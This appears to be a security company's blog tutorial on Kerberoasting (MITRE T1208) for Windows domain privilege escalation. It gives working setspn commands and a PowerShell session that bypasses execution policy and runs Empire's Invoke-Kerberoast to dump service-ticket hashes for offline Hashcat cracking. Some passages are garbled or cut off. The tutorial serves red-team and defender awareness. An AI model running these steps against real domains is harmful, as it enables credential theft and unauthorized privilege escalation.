


How to use Kerberoasting – T1208 for Privilege Escalation

Editorial Team | 📅 October 24, 2018



0
Shares



What is MITRE ATT&CK? Review this [MITRE ATTACK Framework summary](#).

Introduction

Kerberoasting is a very useful attack for escalation of privileges. What is a service principal name? A service principal name is a Microsoft method to tie a domain account (user or computer) to a network service. This occurs often when installing new services such as MSSQL. During installation, the SPNs is created based on the account used. All SPNs contain a host, service and account-name. These can be also be created manually using tools like PowerShell or SetSPNs.exe which is included in the latest versions of Windows by default.

The technique requires an adversary has already gained remote access to a victim system that is connected to a domain. The attacker can retrieve Kerberos tickets from the domain controller for service accounts that are set up as service principal names. Unfortunately, for defenders, this is functionality that is by design and there isn’t a way to disable this capability.

In our experience, Kerberoasting is an attack that is similar to others in that defenders need to fully under it to be able to properly migrate the risks. It’s our goal that through pushing this content into the MITRE ATT&CK framework we have increased the awareness of this TTP so that organizations

We value your privacy

We use cookies to enhance your browsing experience, serve personalized ads or content, and analyze our traffic. By clicking "Accept All", you consent to our use of cookies.

Customize

Reject All

Accept All



The requirements for the attack:

Ability to query the domain controller as a normal user. This can be a system on the domain already or a non-domain joined access that can communicate with the DC.
Admin access to ZERO things!

When performing password cracking it’s also common to utilize password cracking rules that modify wordlists using statistical models.

The dangerous part about this attack is that it doesn’t require any admin privileges to request Kerboast tickets. Anyone can request them. After the domain controller returns this information the adversary has unlimited time to crack the credentials.

Create a new SPN and assign it an account that already exists.

```
C:\WINDOWS\system32>setspn -s HTTP/w2k12dc.acme.local ACME\serviceFakeHTTP
Checking domain DC=acme,DC=local

Registering ServicePrincipalNames for CN=serviceFakeHTTP,CN=Users,DC=acme,DC=local
      HTTP/w2k12dc.acme.local
Updated object
```

We can request the SPN via the following command.

```
C:\Windows\System32>setspn -Q HTTP/*
Checking domain DC=acme,DC=local
CN=serviceFakeHTTP,CN=Users,DC=acme,DC=local
      HTTP/w2k12dc.acme.local

...ing SPN found!
```

✕ Support the SPNs would require Mimikatz so instead, we will use a PowerShell script. Empire includes a script known as Invoke-Kerberoast.ps1. It can be found [here](#)

✉ Load the file and save it locally for now.

📄 Invoke-Kerberoast and execute it while saving the output to **kerb.txt**

```
cmd Command Prompt - powershell -exec bypass
PS C:\Users\bob> Import-Module .\Invoke-Kerberoast.ps1
PS C:\Users\bob> Invoke-Kerberoast -OutputFormat Hashcat -ErrorAction SilentlyContinue |ft -HideTableHeaders -AutoSize Hash
Out-File -Width 5000 -Encoding "UTF8" .\kerb.txt
PS C:\Users\bob>
PS C:\Users\bob>
PS C:\Users\bob>
```

Copy **kerb.txt** to a cracking system.

To crack the credentials we will need Hashcat installed. This can be downloaded from <https://github.com/hashcat/hashcat>

Share via:

- LinkedIn
- X (Twitter)
- Email
- Copy Link



We value your privacy

We use cookies to enhance your browsing experience, serve personalized ads or content, and analyze our traffic. By clicking "Accept All", you consent to our use of cookies.



About the Authors



Editorial Team

0
Shares



Chariot



Vulnerability Research

Ready to Discuss Your Next Continuous Threat Exposure Management Initiative?

Praetorian’s Offense Security Experts are Ready to Answer Your Questions

Get Started >



0 Shares

Uncategorized



Continuous Threat Exposure Management

Chariot

Attack Surface Management

Breach and Attack Simulation

Continuous Red Teaming

Professional Services

AI/ML Penetration Testing

Application Penetration Testing

Assumed Breached Exercise

Attack Path Mapping

Automotive Penetration Testing

CI/CD Security Engagement

Cloud Penetration Testing

IoT Penetration Testing

Network Penetration Testing

NIST CSF Benchmark

Purple Team

Red Team

Use Cases

Bug Bounty Cost Reduction

FDA Testing and Monitoring

Mergers and Acquisitions

Ransomware Prevention

Rogue IT Identification

Tool and Vendor Consolidation

Vendor Risk Management

Company

About Us

Leadership Team

Press Releases

In the News

Contact Us

Resources

Security Blog

People Ops Blog

Careers

We're Hiring!

We value your privacy

We use cookies to enhance your browsing experience, serve personalized ads or content, and analyze our traffic. By clicking "Accept All", you consent to our use of cookies.



Catch our latest exploits, news, articles, and events.

Subscribe

[Privacy Policy](#) | [Responsible Disclosure Policy](#) | [Terms of Service](#) | [Terms and Conditions](#)

Copyright © 2024. All Rights Reserved.



0
Shares



We value your privacy

We use cookies to enhance your browsing experience, serve personalized ads or content, and analyze our traffic. By clicking "Accept All", you consent to our use of cookies.